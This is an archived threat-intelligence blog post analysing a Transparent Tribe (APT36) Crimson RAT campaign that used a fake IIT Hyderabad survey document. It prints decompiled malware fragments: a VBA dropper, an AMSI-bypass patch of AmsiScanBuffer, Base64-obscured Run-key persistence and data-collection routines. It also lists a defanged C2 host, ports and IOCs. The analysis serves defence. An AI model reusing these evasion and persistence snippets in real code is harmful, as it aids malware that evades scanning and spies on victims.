Transparent Tribe Targets Educational Institution

Published: 2022-05-11 · Archived: 2026-04-05 18:34:41 UTC

Recently we came across a Twitter feed that described a Transparent Tribe malware sample targeting Indian Institute of Technology (IIT), Hyderabad and the sample was fairly new and did not have many detections (at the time of writing this blog) which attracted our interest in diving deeper into the sample.

Transparent Tribe aka **APT36** or **Mythic Leopard** is suspected to be of **Pakistani origin** and primarily targets **Indian government** and **military entities**, as per public reports . Transparent Tribe has been active since 2013 and has targeted government organizations in around 30 countries. Their usual attack sequence is to create fake domains mimicking the government organization and then deliver the payload. It frequently uses **Crimson RAT**, a Windows based Remote Admin Tool which provides unauthorized access to a victim's device over a network.

In 2019, we in K7 Labs published an article about Transparent Tribe targeting the CLAWS, a security think tank team affiliated with the Indian Army. Recently similar kinds of attacks have been happening more frequently, targeting state governments and other government institutions. Transparent Tribe recently targeted the West Bengal government employees by sending a spoofed document (of a legitimate government document) which delivers a Crimson RAT payload. Our sample of interest now, also delivers a document pretending to be a legitimate survey form by IIT Hyderabad. Once the document is opened, it asks the user to enable a macro through which it can run the VBA script.

Figure 1: Survey form with macro

We used oletools to extract the VBA script from the macro. We then gleaned that this was the same method which had been used before. The malicious macro contained one Form Object for which the first two values are **“80” “75”** which when converted to ASCII will be **“PK”** indicating Pakistan that adds suspicion that this attack could be of Pakistan origin.

```
  s1 = UBound(arjimamajimama)
  ReDim btsSocdajimamajimama8(s1)

  For Each vl In arjimamajimama
      btsSocdajimamajimama8(lin) = CByte(vl)
      lin = lin + 1
  Next

lintjimamajimama = 1

  Open path_filejimamajimama & ".zip" For Binary Access Write
  As #2
      Put #2, , btsSocdajimamajimama8
  Close #2
  fvjimamajimama = fvjimamajimama & ".e"
nd If


 lintjimamajimama <> 1 Then    '7

  'Dim btsSocdajimamajimama7(126609 - 1) As Byte
  Dim btsSocdajimamajimama7() As Byte
  'arjimamajimama = Split(UserForm1.TextBox1.Text, "f")
  'Dim str1 As String
  str1 = GenerateStringWin7()
```

Figure 2: VBA script

While executing the document it runs the VBA script. Like the other Transparent Tribe variants, in this VBA script it creates a new directory **E0d1** under **C:\ProgramData** and writes the array of values from the VBA into a file **Chairtabkjh.zip** in that directory. The zip file contains the executable file named **Chairtabkjh8.exe** which is extracted in the same path. The extracted file adds a startup entry to run in the background as a child process of the word document.



Figure 3: Dropped zip

Analysis

We identified that the binary **Chairtabkjh8.exe** is .NET compiled and protected by Crypto-Obfuscator. We used Crypto-Deobfuscator to de-obfuscate the binary for analysis.



Figure 4: Compiler details

It uses **AMSI (Anti Malware Scan Interface)** bypass technique to escape from scanning of AMSI API.

```
try
{
    IntPtr intPtr = Class_3.Method_5("");
    IntPtr intPtr2 = Class_3.Method_4(intPtr, "AmsiScanBuffer");
    byte[] array = Class_3.Method_2();
    uint num;
    bool flag = Class_3.Method_6(intPtr2, (UIntPtr)((ulong)((long)array.Length)), 64U, out num);
    Marshal.Copy(array, 0, intPtr2, array.Length);
    uint num2;
    bool flag2 = Class_3.Method_6(intPtr2, (UIntPtr)((ulong)((long)array.Length)), num, out num2);
}
```

Figure 5: AMSI bypass

It also uses Base64 encoding technique to encode the strings and the most common persistent technique of adding a run entry for the **Chairtabkjh8.exe**. The registry path is encoded in Base64 and while executing it decodes and adds the run entry.

```
// Token: 0x0600005C RID: 92 RVA: 0x0000A1E4 File Offset: 0x000085E4
public static bool Method_79(string A_0, string A_1)
{
    try
    {
        string s = "U09GVFdBUkVcTWljcm9zb2Z0XFdpbmRvd3NcQ3VycmVudFZlcnNpb25cUnVu";
        byte[] bytes = Convert.FromBase64String(s);
        string @string = Encoding.ASCII.GetString(bytes);
        RegistryKey registryKey = Registry.CurrentUser.OpenSubKey(Encoding.ASCII.GetString(bytes), true);
        bool flag = registryKey == null;
        if (flag)
        {
```

SOFTWARE\Microsoft\Windows\CurrentVersion\Run ⇦ Decoded value of Base64 string

Figure 6: Base64 encoding

After adding the run entry, the next function executed is for delayed execution technique. It performed a delayed execution technique by holding the execution. It gets the current system time and holds for 3 minutes before continuing execution.

```
private void Method_71(object A_1, EventArgs A_2)
{
    DateTime now = DateTime.Now;
    DateTime t = DateTime.Now.AddSeconds(Class_13.Method_88(4143));
    while (DateTime.Now < t)
    {
    }
```

Figure 7: Delayed execution technique

Since we already know **Transparent Tribe** uses **RAT**, this sample that is being analyzed may also use some of these common malicious behaviors of RAT like

1. List victim's all files and folders in a C2 specified directory path
2. Run specific processes at the endpoint keylogger
3. Gets the information about the image files like image name, size of image and its creation time as specified by C2
4. Take screenshots of the present day display screen and send it to C2.
5. Forward keylogger logs to the C2.
6. Send system information including computer name, username etc., to C2

In this scenario, we found only two such behaviors related to **Crimson RAT**, first one being Chairtabkjh8.exe sends system information to C2 including computer name and username. Second activity being it gets the information about the image files like image name, size of image and its creation time as specified by C2.

```
public static void Method_22()
{
    char[] separator = new char[]
    {
        '!'
    };
    Class_8.Field_27 = "S.L.2.2!Chairtabkjh".Split(separator)[0];
    Class_8.Field_28 = Environment.MachineName;
    Class_8.Field_29 = Environment.UserName;
}
```

Figure 8: Gets system information

```
private void Method_42(string A_1)
{
    try
    {
        Bitmap bitmap = new Bitmap(new Bitmap(A_1), 210, 160);
        bool flag = bitmap != null;
        if (flag)
        {
            FileInfo fileInfo = new FileInfo(A_1);
            string name = fileInfo.Name;
            char[] separator = new char[]
            {
                '!'
            };
            string text = name + ">!Chairtabkjh".Split(separator)[0];
            string str = fileInfo.CreationTimeUtc.ToString();
            separator = new char[]
            {
                '!'
            };
            text = text + str + ">!Chairtabkjh".Split(separator)[0];
            string str2 = this.Field_44.Method_33(fileInfo.Length);
            separator = new char[]
            {
                '!'
            };
            text = text + str2 + ">!Chairtabkjh".Split(separator)[0];
            MemoryStream memoryStream = new MemoryStream();
            bitmap.Save(memoryStream, ImageFormat.Png);
            byte[] array = memoryStream.ToArray();
            separator = new char[]
            {
                '!'
            };
            this.Method_52(array, "Chairtabkjh-thiumb=viiew!Chairtabkjh".Split(separator)[0] + text, false);
        }
    }
```

Figure 9: Gets image information

After collecting the data from the victim's system, it tries to make a **TCP** connection to send the data to the C2 server **sunnyleone[.]hopto[.]org** by using different customized ports each time to connect to the C2. Since the C2 was down at the time of analysis of this sample, it was not able to make a successful connection.

Ports used

- 10101
- 4401
- 3203
- 4866
- 8832



Figure 10: TCP connection to C2

It is always advisable to verify if the files or documents are from reputable sources and exercise caution while using them. Also protect your system by using a reputable security product such as **“K7 Total Security”** and keep it updated to stay safe from threats.

Indicators of Compromise (IOCs)

File Name	Hash	Detection Name
Assignment-88.docm	64C20687676B7A96987D0F9C4F8777B9	Trojan (0001140e1)
Chairtabkjh8.exe	E3A45FFFAB35F9E0331963A1F1D793DD	Trojan (005393351)

C2

hxxps://sunnyleone[.]hopto[.]org

References

https://twitter.com/h2jazi/status/1518382259228844033

Source: https://labs.k7computing.com/index.php/transparent-tribe-targets-educational-institution/